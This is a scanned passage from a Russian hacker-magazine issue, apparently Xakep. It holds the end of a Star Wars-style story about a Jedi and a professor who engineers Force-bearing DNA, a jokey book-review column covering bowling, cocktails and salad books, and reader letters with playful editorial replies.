Там никого не было - только аура человека, находившегося здесь около получаса назад. Креспин сделал шаг к двери и протянул руку к дверной ручке, отведя другую руку с мечом в сторону для замаха. Легкое касание, привычное басовитое гудение - меч полыхнул темно-зеленым светом, вырастив метровое энергетическое лезвие.

Дверь открылась легко - она не была заперта. С легким скрипом отворилась - и пропустила внутрь Креспина. Джедай осмотрел комнату с порога - несколько компьютеров очень древних конструкций, три стола, большое количество лабораторной стеклянной и фарфоровой посуды. В дальнем углу - диван, покрытый небрежно наброшенным пледом. В помещении сильно пахло дымом («Никотин», - вспомнил Креспин название наркотика, существующего в нескольких известных ему мирах).

В кармане плаща что-то пискнуло и громко треснуло. Креспин выключил меч, повесил его на пояс и сунул руку за пазуху. На свет был извлечен треснувший пополам радар - его корпус не выдержал потока Силы и оказался не в состоянии оценить его, не хватало запаса прочности. Креспин удивленно смотрел на испорченный радар. Такого он не ожидал найти на этой планете.

...Лузянин бросил второй окурок себе под ноги, растер его, отшвырнул носком ботинка в сторону (что было очень на него не похоже - на всегда аккуратного и следующего приличиям интеллигента). После чего решительно отвел рукой турникет,

Лузянин на всю жизнь запомнил этот взгляд - взгляд человека, ожидающего внезапной и нелепой смерти.

войдя в него и крутанув у себя за спиной с силой шаловливого подростка. Железная вертушка издала жалобный скрип, провожая профессора к лифту...

Очнувшись от собственных мыслей, Креспин обнаружил, что стоит у окна с рассыпающим искры мечом, а за спиной у него лежит на полу разрубленный надвое стол. Это окончательно вернуло Креспина к действительности. Он убрал свое оружие и опустился на стул перед включенным, но спящим компьютером. Джедай довольно быстро определил способ хранения информации, найдя аналоги в далеком прошлом



В этом помещении Сила была везде. Она била из всех углов комнаты мощными лучами, пронизывающими пространство. Она заставляла чувствовать себя жалким, ничтожным существом; она давила, мешала дышать, останавливала сердце, затуманивала разум. Она воспламенила кровь Креспина, вызвала в нем адреналиновый взрыв, подкосила ноги. Она напугала его и заставила вспомнить слова Мастера Люка: «Там что-то не так...».

Здесь действительно было что-то не так. Сила не могла быть такой - и одновременно это было прекрасно! Ощущать себя заново родившимся - кому не хотелось этого? Здешняя новая Сила давал именно это ощущение; старый джедай, проживший уже почти сто шестьдесят лет, радовался как ребенок. Включив меч, он сделал несколько выпадов в пустоту - и кисти его рук сумели выполнить очень сложные приемы, которые в школе рыцарей использовали хвастуны-старшекурсники, чтобы произвести впечатление на девушек из Академии. Когда-то эти упражнения с мечом были для Креспина не в диковинку - вот и сейчас Сила возвращалась к нему...

(«Все-таки основные вещи в этой Вселенной нерушимы...»), после чего сумел добраться до нужных файлов. И это вогнало его в ступор всерьез и надолго.

Он сидел и смотрел в экран невидящим взглядом, не замечая, как по экрану ползут строки расшифрованного кода человеческой ДНК; не замечая, как выстраиваются в строгие ряды хромосомы не рожденных еще людей; не чувствуя, как рушится весь его мир, благословленный несколько сот лет назад учителем Йодой. Он на самом деле не видел сейчас перед собой ничего, сраженный догадкой, в очередной раз подтверждающей прозорливость Люка Скайуолкера. В ЭТОЙ КОМНАТЕ ДЕЛАЛИ ДЖЕДАЕВ.

Некто, создавший все то, что видел сейчас перед собой Креспин, обладал небывалым могуществом - он нашел способ создавать джедаев... Делать их - как вещь.

- То, что мы обретали годами упорных тренировок... - шептал Креспин. - Идеология, мифология, взлеты и падения, принципы существования! Кто этот бог, что сумел создать подобных нам? Гений? Удачливый ученый, сумевший поставить некую случайность себе на службу? Но рассуждать было некогда. Креспин скопировал информацию, после чего собрался уходить, чтобы более тщательно проанализировать ее на корабле, но вновь увидел, какой беспорядок произвел в комнате во время упражнений с мечом - и понял, что возвращаться на «Магритту» нет смысла. Нужно дождаться того, кто все это сделал. Человек, вдыхавший здесь никотин, ушел, по-видимому, недавно и мог вернуться в любую минуту.

Креспин встал из-за компьютера и прошелся по комнате, пытаясь представить, о чем он будет говорить с тем, кого встретит - смогут ли они найти общий язык? Знает ли этот человек, что скрывается за выращенными им хромосомами?

На одной из стен комнаты, скрытой полосой мрака, рожденной плотными пыльными шторами, Креспин увидел фотографию в толстой полированной рамке - мужчина и женщина, державшиеся за руки, на фоне широкого чистого пруда; их улыбки были в чем-то похожи, они радовались самим себе, погоде, обычному человеческому

Креспин отвел руку для удара, одновременно протягивая другую в сторону пробирки с кровью профессора.

счастью - и от снимка (Креспин чувствовал это, как никогда раньше не ощущал закрытые для простых людей эмоциональные стороны, рожденные Силой) исходила волна любви - всепоглощающей, возвышающей... И мужчина, запечатленный на фото, должен был скоро войти в эту комнату.

Еще раз внимательно оглядевшись, Креспин в ожидании хозяина опустился за компьютер и принялся просматривать структуру ДНК - ведь и его клетки были устроены подобным образом. Причудливые переплетения аминокислот создавали иллюзию какого-то фрактального узора, созданного ради развлечения. Вот первая пара хромосом, вот вторая, третья, десятая... Джедай чувствовал, что перед ним рас-крывается тайна всей жизни - кто он и откуда пришел, зачем он живет и как... Никогда до сегодняшнего момента Креспин не задумывался над происхождением и влиянием Силы, пользуясь лишь ее плодами. Он, конечно, помнил о той химии в крови, что отличает его от простых людей; правда, с течением времени даже название этого вещества стерлось из памяти, но никто и никогда не забывал, как Энекен стал Черным Лордом благодаря именно этой гадости... Что-то не понравилось ему в пролетающих мимо строчках. Креспин не смог уловить момента, когда это случилось, но его посетило ощущение мимолетного огреха в коде ДНК. Он остановил прокрутку, вернулся на несколько участков назад - безрезультатно. Рыцарь никак не мог составить впечатление о том, что именно его заинтересовало и привлекло - но это-то «что-то» было крайне важным, выпадающим из общей стройной картины генотипа джедая. Креспин придвинул стул поближе к компьютеру, положил руки на клавиатуру (в мозгу проскочило что-то вроде яркой вспышки - и он уже понимал принцип ввода команд). Приложения, запущенные на компьютере, были, естественно, непонятны рыцарю - но он разглядывал формулы и схемы хромосом интуитивно, не вникая в возможность управления ими. Он проникал внутрь кода ДНК рыцаряджедая - спирали аминокислот опутывали его, заставляя голову кружиться, ноги слабеть и холодеть, кончики пальцев, лежащие на клавишах, стали чужими. Пару раз Креспин проваливался в забытье, но вновь и вновь выныривал из транса, продолжая со скоростью процессора прослеживать тонкие структуры главной загад-

Он будто бы летел над вечностью. Под ним с огромной скоростью проносились века и тысячелетия, цивилизации и чудеса света, люди и... И не-люди. И везде, всюду, все упиралось в ДНК. С нее все началось - и разум, и любовь, и... Джедаю не хватало сил и возможностей выразить всю полноту эмоций, охвативших его при проникновении в глубину собственной Силы - и он отдался тому течению, что несло его, несло, несло...

И когда он понял, что наконец-то нашел то, что искал, его ощутимо, ФИЗИЧЕСКИ вышвырнуло из потока - удар казался реальным, возвращающим из таинственного полета, словно его

«Магритта» сбита в бою с пришельцами с далекой планеты и падает вниз, вниз, вниз...

Креспин открыл глаза, которые, оказывается, были закрыты все это время. Перед ним на экране горел кусок кода, подсвеченный красным. В коде была ошибка.

За спиной скрипнула дверь. Креспин вздрогнул и обернулся, наступив на полу плаща, из-за чего его движение получилось неуклюжим и испуганным. В проеме стоял человек, в изумлении разглядывающий комнату, переводя взгляд с разрубленного стола на гостя за экраном монитора и обратно.

Встреча была неожиданной, не предусмотренная джедаем и внезапной для Лузянина. Но все выглядело так, будто Креспин ждал ученого, чтобы указать ему на ошибку. Его недоуменный жест, предлагающий профессору войти и объяснить происходящее, сказал Лузянину больше, чем какие-либо слова. Сняв халат и повесив его на маленький крючок у входной двери, Лузянин аккуратно перешагнул обгоревшие края обломков стола, словно это было для него обыденным явлением, и приблизился к Креспину.

Джедай еще даже не успел задуматься над тем, как они будут общаться, а профессор уже подошел вплотную, жестом показал Креспину, что тот стоит на собственном плаще (джедай нервно и виновато освободился и предложил Лузянину сесть на его место за компьютером). Профессор опустился на теплый после гостя стул, взглянул в экран и вопросительно посмотрел на стоящего рядом человека в плаще.

Креспин открытой кверху ладонью указал на экран. Лузянин взглянул на остановленный на мониторе участок кода - его губы тронула легкая усмешка. Все еще не понимая, с кем он имеет дело, профессор отошел к другому, дальнему столу, выташил из-под него второй стул, подставил его Креспину и жестом попросил присесть. Джедай опустился рядом, откинув полы плаща назад, Лузянин увидел висящий на поясе металлический предмет и вопросительно взглянул на Креспина. Тот отрицательно покачал головой - что-то вроде «Не сейчас...» Между ними шел молчаливый диалог. Люди из разных миров и времен, сидя за компьютером, решали одну задачу - правда, условие этой задачи было продиктовано для них разными причинами. Но тем не менее - они оба, не зная языков друг друга, прекрасно поняли с первого же взгляда, что требуется решить в их разговоре.

Лузянин нажал пару клавиш - код ДНК мигнул, дефектный участок изменился, из красного стал светло-синим. Креспин внимательно посмотрел на экран, губы неслышно шевельнулись. Генотип пришел в норму - норму для рыцаря. Он повернулся к профессору, в его глазах был немой вопрос: «Почему так не было с самого начала - если ты знал, как исправить ошибку?» Профессор отвернулся от Креспина, что-то прошептал себе под нос, затем встал и отошел в сторону.

- Ошибка не является летальной... Как объяснить вам? - спросил он сам себя, прекрасно зная, что собеседник его не понимает. - Я ведь десять лет ждал, что кто-нибудь все-таки придет...

Он смотрел на Креспина взглядом, полным боли – но боли родом из прошлого, оставленной много лет назад и сейчас вернувшейся вновь, напомнив события десятилетней давности... Лузянин видел все, как сейчас, – вот они с радостной улыбающейся Кирой выходят из своей квартиры, щелкает замок, он проверят по карманам, не забыл ли ключи дома, чем вызывает смех жены и несколько колких замечаний в свой адрес. Лузянин отвечает ее тем же, Кира медленно спускается по лестнице спиной вперед, глядя на мужа и держась за перила; профессор (в то время еще доцент) делает два шага вниз и замечает сидящего на подоконнике площадкой ниже молодого парня лет двадцати трех – двадцати пяти, с ног до головы одетого в грязный старый джинс. В руках он держит пистолет, который по непонятным причинам засовывает себе в рот.

Лузянин встретился взглядом с этим парнем - и сразу понял, с кем их свела судьба. Парень на подоконнике тоже не счел нужным спрятать оружие и сделать вид, что ничего не происходит - напротив, он вытащил слюнявый ствол изо рта, и его лицо перекосила ухмылка...

Когда он выстрелил в первый раз, грохот, отразившийся от стен подъезда, сразу же заложил уши. Киру подкосило, пуля пробила насквозь правое колено; Лузянин машинально пригнулся. Второй выстрел прогремел практически через мгновенье, и облачко кровяных брызг в районе шеи жены заставило Лузянина закричать - безо всяких слов и призывов о помощи, просто громко и страшно закричать, пытаясь своим криком отгородиться от происходящего кошмара. Тем временем жена упала на ступеньку и вцепилась мертвой хваткой в перила - она так и не видела того, кто стрелял, и не воспринимала происходящее вообще, лишь ужас и непонимание застыли в ее глазах. Лузянин на всю жизнь запомнил этот взгляд - взгляд человека, ожидающего внезапной и нелепой смерти.

Он успел сделать только два шага навстречу своей жене... Потом еще два выстрела - один за другим, и она вздрагивает один, но долгий раз, не успевая даже почувствовать промежуток времени между двумя входящими в ее тело пулями. А еще через долю секунду Лузянин оказался впереди Киры - на пару ступеней, но все-таки ближе к убийце.

Следующие десять секунд он постарался вычеркнуть из своей жизни, и это удавалось ему в течение десяти лет - по секунде на год. Лузянин чувствовал каким-то десятым чувством, что он просто не успеет подбежать к этому манья-ку, чтобы отобрать оружие - да именно так оно и было. Парень соскочил с подоконника и, взявшись за оружие двумя руками, нажал на курок.

Лузянин просто вытянул перед собой ладонь, словно защищался не рукой, а титановым щитом. Прогремело еще четыре выстрела, о которых никто потом не спрашивал - ни следователь, ни оперуполномоченный. Потому что их следов в подъезде не было.

Когда прошел испуг от грохота выстрелов и Лузянин ощутил свое тело целым и невредимым, раздался негромкий металлический звук - что-то четырежды стукнулось об пол под ногами Лузянина. Они вместе с убийцей, не сговариваясь, взглянули вниз и увидели четыре пули от пистолета Макарова. Те самые пули, которые со скоростью семьсот метров в секунду только что выпетели из ствола пистолета, спокойно лежали на бетонном полу подъезда.

- Что за... - только и успел выдохнуть из себя сумасшедший стрелок. Лузянин взмахнул рукой, в силе которой внезапно уверился раз и навсегда, и убийца, нелепо разбросав руки и ноги, с криком вылетел в окно площадки седьмого этажа, так и не выпустив пистолет.

Что-то заставило Лузянина подобрать с пола четыре не долетевшие до цели пули и еще четыре гильзы, которые в данной ситуации были лишними. Проделал он все это уже после того, как отвез жену в больницу и вернулся домой, будучи выставленным из реанимации уставшими от подобных сцен врачами. Поэтому никто так и не узнал, что «Индиана Джонс» не покончил жизнь самоубийством, а был выброшен из окна неведомой Силой, принадлежашей доценту Лузянину...

Креспин наблюдал за непонятной борьбой, происходящей внутри профессора, и пытался понять его слова, обращенные, как он понял, не совсем к нему, а точнее сказать, совсем даже не к нему, а к какому-то абстрактному собеседнику. Он встал со своего места, приблизился к Лузянину и взялего за руку. В тот же момент его пронизала волна боли и грусти; джедай стал свидетелем сцены в подъезде, увиделее с разных ракурсов и даже ощутил весь ужас летящего вниз убийцы. И понял - человек, стоящий перед ним, сам боится этой Силы.

Сам же Лузянин в момент прикосновения к своей руке понял, что человек, ставший его таинственным гостем, именно этой Силой и живет; ради нее он сейчас здесь. Предстоял трудный вечер... Профессор вопросительно взглянул в глаза молчаливого собеседника. Креспин выжидательно смотрел куда-то в центр лба Лузянина, остеретаясь встретиться с ним взглядом. - Что вам нужно? - спросил Лузянин, не надеясь на ответ, так

- Что вам нужно? - спросил Лузянин, не надеясь на ответ, так как понимал, что перед ним человек, не понимающий русского языка. Креспин угадал интонацию и указал пальцем на экран. - Формулы? Хромосомы? - уточнял профессор. Креспин пытался одновременно и утвердительно кивать, и делать непонятные жесты руками, только больше запутывая Лузянина. И тут джедай ткнул пальцем в монитор, издал серию протяжных звуков, в которой можно было угадать обращенный к профессору вопрос, и удивленно пожал плечами.

- Вы хотите узнать, откуда все это взялось? - попытался угадать Лузянин. - Откуда появилась эта ДНК?

Креспин немного наклонил голову, вслушиваясь в интонацию слов профессора, после чего кивнул (несколько неуверенно, но неоднократно). Лузянин отошел в сторону, к шкафам, накрытым вытяжной трубой, снял с одной из полок лабораторный набор и, вынув из него скарификатор, проколол себе указательный палец на левой руке. Выступившую капельку он растер на стекле, прокрасив по Романовскому, после чего еще несколько капель набрал в различных размеров стеклянные капилляры. Креспин с интересом наблюдал за происходящим, пытаясь определить, что за всеми этими процедурами скрывается.

Тем временем один из капилляров Лузянин выдавил в неизвестный Креспину аппарат, после чего на этом аппарате замигали лампочки, послышался низкий гул центрифуги. Профессор полностью ушел в работу, забыв на минуту о существовании гостя. Спустя какое-то время Лузянин обернулся. Креспин стоял у окна, глядя вниз, на суетливые фигурки людей в парке Академгородка. Он со спокойствием потомственного рыцаря терпеливо дожидался ответа на свой немой вопрос, постоянно помня о тех, кто отправил его сюда и нуждался в новом Источнике, как никогда.

Когда ему на плечо легла рука профессора, Креспин даже не вздрогнул - он прекрасно знал, когда теплая усталая ладонь ученого дотронется до него, знал с точностью человека, умеющего предвидеть будущее. Рыцарь медленно обернулся - Лузянин приглашал его к компьютеру, держа в руке маленькую пробирку.

Они вернулись к столу. Профессор сделал выразительный жест - указал на свой палец, на пробирку, встряхнул ее (розовая турбулентность внутри стеклянного сосуда была самым красноречивым объяснением происходящего). Потом вставил в небольшое приспособление на столе, рядом с монитором, - пробирку защелкнуло мягкими зажимами, из тонкого капилляра в ее дне невообразимо малая толика крови просочилась в анализатор. Через десять секунд на экране появилась витая спираль ДНК - один в один совпадающая со спиралью, в которой была исправлена ошибка.

На экране появилось сообщение. Креспин даже не пытался его прочитать - он понял, что там написано. Обе ДНК были идентичными.

- Hy? - спросил Лузянин. - Теперь понятно?

Креспин продолжал смотреть на экран и мучился немым вопросом - зачем этот человек сделал в коде ошибку? Ведь исходная молекула была правильной! Он не тратил годы на то, чтобы найти испорченный участок, - его не было с самого начала! Зачем?

Креспин поднял глаза на Лузянина. Профессор развел руками, не поняв вопроса.

- Вот так вот, батенька! - гордо сказал он. - Черт знает что ношу в своих сосудах... Я вижу, вы этим заинтересованы? Он направился к криогенератору, в котором уже примерно три года хранились замороженные яйцеклетки - их он сделал раньше, к тому времени представляя, что с его хромосомами все обстоит не так просто.

- Любой ценой, - прошептал себе под нос Креспин. - Любой ценой... Любой...

Он вынул меч и протянул палец к кнопке...

Когда за спиной Лузянина раздался низкий звук, напоминающий одновременно шипение змеи и гудение в проводах высокого напряжения, он не испугался. Просто стало немного обидно - первый понастоящему нужный человек и сразу хватается за оружие! Он резко развернулся, увидел надвигающегося на него собеседника, сжимающего в руке темно-зеленый световой меч и недоуменно спросил: - А это зачем?

Креспин отвел руку для удара, одновременно протягивая другую в сторону пробирки с кровью профессора.

- Да иди ты... Откуда пришел... - буркнул он в лицо нападавшему. И Креспин исчез - только воздух глухо схлопнулся на том месте, где только что стоял рыцарь.

Лузянин нисколько не удивился подобному результату - каза-

лось, он ожидал его.

- Вот почему я потратил два года на то, чтобы изменить тот участок, - ответил он пустому стулу возле компьютера, на котором несколько минут назад сидел гость. - Мне нужен нормальный ребенок, без всех этих... причуд. Хватит на этом свете меня одного.

Он вытащил из морозильной камеры необходимый материал и погрузился с головой в процесс создания собственного сына. Нормального. Без всех этих...



Полезные буки по хаку и не только

наступающим тебя, приятель. Целый год мы напрягали тебя всякими заумными штучками, обучали всяким протоколам, нудно втирали про оси, программинг и железки всякие, пора, наконец-то, и на заслуженный ;) отдых. Ну, а куда же без хорошей книжки подеваться :), литература, особенно интересная и полезная, везде нужна :). И поэтому сегодня, специально для тебя, подборка из интересных и полезных книг. В общем, Just Do It, вперед!

Лукьяненко С.В. Атомный сон: Повести и рассказы - М.: 000 Издательство «АСТ», 2002 - 443, [5] с.



Если ты любишь фантастику и фэнтези, то ты просто не мог пройти мимо этого отечественного автора. Истории, раскрывающиеся на страницах книги, никак нельзя назвать заумной и непонятной бредятиной, написанной в порыве наркотического сна, а юмор так и струится практически из каждой строчки. Хорошее времяпрепровождение в обществе этой буки я тебе гарантирую, а если ты читал прошлую версию сборника - «Л - Значит люди», то просто обязан за-

иметь в своей библиотеке и эту книжечку, ведь сюда вошли многие рассказы, отсутствующие там. И еще, в виде бонуса, можно найти «то, о чем гадали, спорили и мечтали все, кто полюбил «Ночной дозор». В общем и целом, мой совет - must read, и не только именно эту книгу, я еще советую прочитать и остальные произведения этого автора; во-первых, это наш с тобой соотечественник :), а во-вторых, здорово пишет :), интересно и смешно.

Рекомендуется: уставшим от трудных хакерских будней %).

• • • • • • • • • • • • • • • • • •

Oscar Fraley, George Sullivan. Азбука Боулинга. Рекомендации чемпионов - М.: ЗАО Изд-во Центрполиграф, 2002 - 284 с.




Я всегда думал, что боулинг - игра простая и не особо заумная, а изучив это пособие, я кардинально изменил свою точку зрения на это занятие :). Оказывается, тут есть куча всяких фишечек, уловок и хитростей, да и боулинг бывает разный и, если играть по правилам, превращается в довольно занимательный спорт, а не тупое бросание шаров. Есть даже такая организация с крутым названием «Американский Конгресс Боулинга», во, как

все серьезно! Ну, а на самом деле, книга довольно полезная, и предложенная тема объясняется хорошо и с примерами в виде картинок, со схемами постановки ног, фотографиями различных фаз бросания шара и множеством советов для разных людей (есть советы для левшей, детей, женщин;) и других жителей социума:). Особо должны порадовать твой глаз инструкции по игре, ведь бросить шар - это полдела, надо еще знать, как правильно бросить, а то так недалеко и фол заработать:). А людей, серьезно заинтересовавшихся этой игрой, особо порадуют главы «История боулинга» (оказывается, еще древние египтяне немереное количество лет назад знали похожую игру:), «Поведение и этикет» (вежливость - вот залог хорошей игры!) и «Создание собственной лиги».

Рекомендуется: если ты хочешь блеснуть перед подружкой, сделав страйк (сбив все кегли одним шаром), то есть вероятность, что тебе пригодится эта бука :).

Борман Питер. 1444 коктейля - М.: АСТ, Астрель, 2001 - 560 с. ил.




Признайся, ведь тебе очень часто хотелось удивить свою герлу, смешав пару спиртоносных напитков и получив божественный нектар? Если это так, то бука, которую я сейчас вижу перед собой, призвана тебе в этом очень сильно помочь. Мощнейшее руководство для начинающих (и не только барменов) содержит в себе неимоверное количество интересных рецептов и, что немаловажно, инструкции по смешиванию

и описание нужного для создания шедевра оборудования. Как оказалось, даже у обыкновенной водки есть свои хитрости и особенности %). Ну, а освоив технологию правильного смешивания продуктов, ты сможешь готовить просто-таки потрясные вещи, сражая всех наповал своими способностями. А для тех, кто не пьянствует водку, есть раздел, посвященный не содержащим алкоголь жидкостям, из которых тоже можно приготовить хучу всяких интересных вкусностей :).

Рекомендуется: будущим барменам %) или просто для ознакомления перед дружеской вечеринкой.



В. Малланга. Камасутра - М.: Современный литератор, 2001 - 238 с.



Если ты хочешь овладеть искусством Брахмы, описанным врачом Ватьясом во втором веке до нашей эры по мотивам скульптурных изображений храма «Черная пагода» :), то непременно изучи сей эротический трактат, много нового, надо сказать, узнаешь. А если ты уже «тренированный читатель», то и для тебя найдется здесь полезная информация в виде всяческих «полезных» применений полу-

ченных знаний на практике. Так, например, «Минарет» (не путать с минетом :) - «избавляет фигуру от лишнего живота», поэтому в качестве средства для похудания можешь предложить своей подружке хм... альтернативу таблеткам и диетам :). А если учесть просто огромное количество иллюстраций в книге, помогающих освоить и рассмотреть во всех подробностях предложенные инструкции, то получится просто фундаментальное руководство, как «красотой своих роскошных рогов» не уподобится «коринфскому быку» :).

Рекомендуется: служителям культа Вишну :).



Евгений Петросян. Записные хиханьки-хаханьки. -М.: Издательство АСТ, 2001 - 382 с.



Я-то думал немного поразвлечься и посмеяться, читая эту книжку, а получилось чуть ли ни наоборот :(. Вроде бы известный человек и пытается даже людей смешить, но здесь, надо признаться, слабовато у дяди Евгения Вагановича вышло :(. Читая его так называемые записки, не было ощущения такого юмора и смеха, как ожидалось... Почему-то этой своей брошюркой он меня сильно огорчил, и не буду больше тра-

тить на него драгоценные байты, а поставлю ему относительную оценку плохо и все.

Рекомендуется: а не рекомендуется она, лучше уж почитать что-нибудь по способам построения локальных вычислительных сетей, и то веселее будет.

Кондратьева А. В. 500 праздничных салатов - М.: Рольф, 2002 - 512 с. ил. - (Страна Советов)




Впереди большой праздник - Новый год :), и к нему надо хорошенечко подготовиться, но вот мне, например, уже надоело присутствие на столе тазика с салатом «ой, ливье», пора бы и обновить коллекцию, а то все меняется, лишь закуска остается неизменной :). А удивить всех, поставив на стол чтото необычно-красивое, тебе удастся, полистав страницы этой вот книженции. Большое коли-

чество известных и не очень рецептов, начиная от «Мясного Французского» и заканчивая «Экспрессом» из фруктов, ждет тебя при изучении буки. Ну а в качестве бонуса прилагается информация о том, как украсить салат и сделать к нему соус :).

Рекомендуется: домохозяину(йке) перед встречей веселого праздника :).

Редакция выражает благодарность магазину "Библио-Глобус" за предоставленные книги.





From: Silent Killer (silent_killer@mail.ru) To: spec@real.xakep.ru Subj: Аве стороны последнего журнала... Дарова, ХаЦкЕрЫ! Ваш журнал просто супер! Не буду говорить, что читаю ваш журнал с самого первого номера, уж слишком стандартно получается:-). Жалко, что вы заканчиваете серию журналов про взлом. Я вот пишу, чтобы высказать свое мнение о последнем выпуске

спеца (Легкий хак). С одной стороны, вы правильно сделали, что выпустили такой журнал, вы дали ответы на многие вопросы, которые я постоянно вижу в форумах и которые мне постоянно задают мои друзья, жалко, конечно, что я ничего нового не узнал...

Ho! Есть и другая, плохая сторона! Вы подумали о том, что после прочтения этого журнала появится огромная толпа ламаков, возомнивших себя c00L хацкерами?! В чатах и ирке появятся откровенные гопники, валящие всех и

вся с помощью SMBdie и хPING!!! А еще хуже, если такие М#ДАКИ объединятся в группы и будут валить мыльники и тырить номера аськи! Так что думайте! Возможно, вам на это глубоко забить, но я свое мнение высказал!

Всем вам большое спасибо за то, что вы создали такой рульный журнал!

3.Ы. Обращение к Niro: «Твои Story» просто RULEZZZZZ, тебе книги писать надо! Очень тебе благодарен!

To: Silent Killer (silent_killer@mail.ru)

Вай-вай-вай, как нехорошо получилось... М[решеточка]ДАКИ, вооруженные SMBdie'ем и

хРіпд'ом, начнут грабить, убивать и насиловать ни в чем не повинных жителей сети. Волна ненависти прокатится по рунету, и не останется в нем камня на камне. Что-то ни фига мне такая картина не нравится:), на самом деле все гораздо лучше. Ведь прочитавшие этот номер вовремя залатают дыры (заметь, именно для этого мы официально работаем, загляни ради интереса на страничку с содержанием), и гнев ламья обрушится на них же самих. По-моему, мы просто запустили маленькую волну естественного отбора - кого-то Спец подтолкнет учиться дальше, а кто-то, наоборот, испугается страшных нюков и навеки исчезнет из инета. Исчезнет и никогда не будет напрягать форумы вопросами типа «Здрасьте, замыльте мне драйвер к моей видюхе. ЗаранИе спасиба». Все-таки положительного вроде больше... А нюкающего ламья и так полно (тут мне недавно сканил порты чувак, у которого на машине стоял овер DonaldDick'а:)... чума... но это уже отдельная история).



From: Flameon (flameon@mail.ru) To: spec@real.xakep.ru Subj: Всем тем, кто там и не там, но читает 8) Hi, spec!

Решился вот все-таки налить вам письмо. Номер про легкий хак - СУЩИЙ РУЛЕЗЗЗЗ! (real rulezzzz! 8). Умеете же просто и

умно писать! Мне, конечно, все ваши номера нравятся, но то, что ... в общем, понятно 8). Вы все кул хацкеры, я вас уважаю и заставляю по мере возможностей других. Это письмо вы, конечно, не опубликуете, т.к. в нем нет смысловой нагрузки, но все же пусть вам будет приятно за то, что у вас есть такие

вот фаны, как я! **3.Ы.** Punx will never die!.. I sad punx? I mean xakepc!!! 8)

To: Flameon (flameon@mail.ru)

Шалом, златоглавая! Надеюсь, ты понял, насколько круто ты попал? Нам, конечно, приятно слышать лестные отзывы о том, как ты заставляешь нас

по мере возможностей других... или нет, уважаешь других по мере возможности нас... нет, все-таки просто уважаешь и заставляешь. Нас. Или других. Млин, и этот человек сказал, что в его письме нет смысловой нагрузки...

. Ахтунг-ахтунг! Уважаемая братия! С позапрошлого номера мы ввели новую фишку – самые интересные и правильные письма (а вернее, их авторы) получают мегагиперпрезент от компании Ritlabs – свежайший лицензионнный TheBat! Победителей ты сможешь оповнать по характерному значку с летучей мышью радом с заголовком письма.





From: Факультет довувовской подготовки (fdp@hse.ru) To: spec@real.xakep.ru Subj: Фигня Привет, мужики! Я тут решил выпить немного водочки, да одному никак. Нехорошо как-то одному пить, ну сами понимаете... Так вот, опубликуйте мое письмо (и глав-

ное - ответ на него) в своем мега-кульном Спецвыпуске мега-кульного журнала][, и тогда я чокнусь своим стаканом с вашим ответом на мое тормозное письмо, и будет создано впечатление, будто я

чокнулся и выпил с вами (особенно хочется выпить с noah'ом и donor'ом. Заранее благодарен. Potroshitel.

P.S. Поторопитесь с ответом, плз., а то сушняк лолбит

To: Факультет довувовской подготовки (fdp@hse.ru)

Зигхайль и тебе, потрошитель. Значит, Дронич в качестве собу-

тыльника тебя уже не устраивает, да? А придется, как говорил незабвенный... этот, ну как его... забыл :(. Ладно, суть в другом - Ноа с Доном никак не смогут с тобой выпить, потому как за пару часов до этого они начали пить друг с другом. Еще через полчаса они нарыли откуда-то женщин облегченного поведения, а вот двадцать минут назад стали спаивать меня... Так что я на данный момент единственный, кто попадает по клавиатуре (о том, чтобы попасть по клавишам, речь уже не идет). Что поделаешь, тяжело время сдачи номера...

3.Ы. Интересно, а в каком ВУЗе так здорово довузовски готовят? Я хочу к вам за вторым высшим :). Сушняку - прривет. Иккк...

From: noname (degrot@mail.ru) To: spec@real.xakep.ru Subj: тревования к журналу Здрасте. Журнал мне нравится, особенно понравилась серия «ВЗЛОМ».

Большая просьба укоротить рубрику стори или убрать ее вообще, так как она не приносит какой-либо практической пользы и занимает значительное кол-во места в журнале, а сами рассказы не все-

гда бывают интересные, некоторые из них только боком касаются тематики журнала. Рубрику релакс нужно убрать совсем, потому что она не соответствует журналу и, бывает, такую глупость по-

напишут. Комикс полностью соответствует журналу и должен быть раза в два больше. С уважением, ваш читатель.

To: noname (degnot@mail.ru)

Ша, хацкера! Хозяин пришел, всем сидеть тихо! Быстренько взялись за комикс и потянули, потянули, потянули... Так, харе там халтурить, пока в два раза больше не ста-

нет, жратвы не будет. Остальным за метлы - релакс от глупости чистить. Стори вообще вырезать, нефиг Ниро больше писать, и так одни респекты ему шлют. Вот и все, идеальный Спец для Нонейма готов. А вот будет ли он идеальным для всех? Стеб стебом, но к вашим мнениям мы прислушиваемся, но... постарайтесь их хотя бы аргументировать. А то напишут ведь... «Тут копать, тут не копать и молчать всем». А конструктива мы ждем всегда. С распростертыми объятьями.



From: Vladimir Snigour (10new01f@mail.ru) To: spec@real.xakep.ru Subj: Ну вы, блин, gaeтe! Здоровенькі булы! Вот зашел я в клубак, дай, думаю, нацарапаю любимому спецу че-нибудь... Тем более, что вчера ознакомился с содержимым intro последнего номера...

Здорово! Молодец, noah! Как я это сделал? Да просто запустил khexedit и ручками ввел все эти гигабайты «нефильтрованных мыслей»... С цензурой хорошо расправились, так ее! И вообще,

ваш (и наш) спец очень улучшился за последнее время. Стал насыщеннее, интереснее и даже серьезнее, хотя не перестал быть частично развлекательным. Так держать! Ждем новогоднего дебоша...

To: Vladimir Snigour (10new01f@mail.ru)

Тю, хлопци, ридным Запорожьем потянуло! То, что ты, Один0кий В0лк, интру прочитал, это хорошо. Вот для таких, как

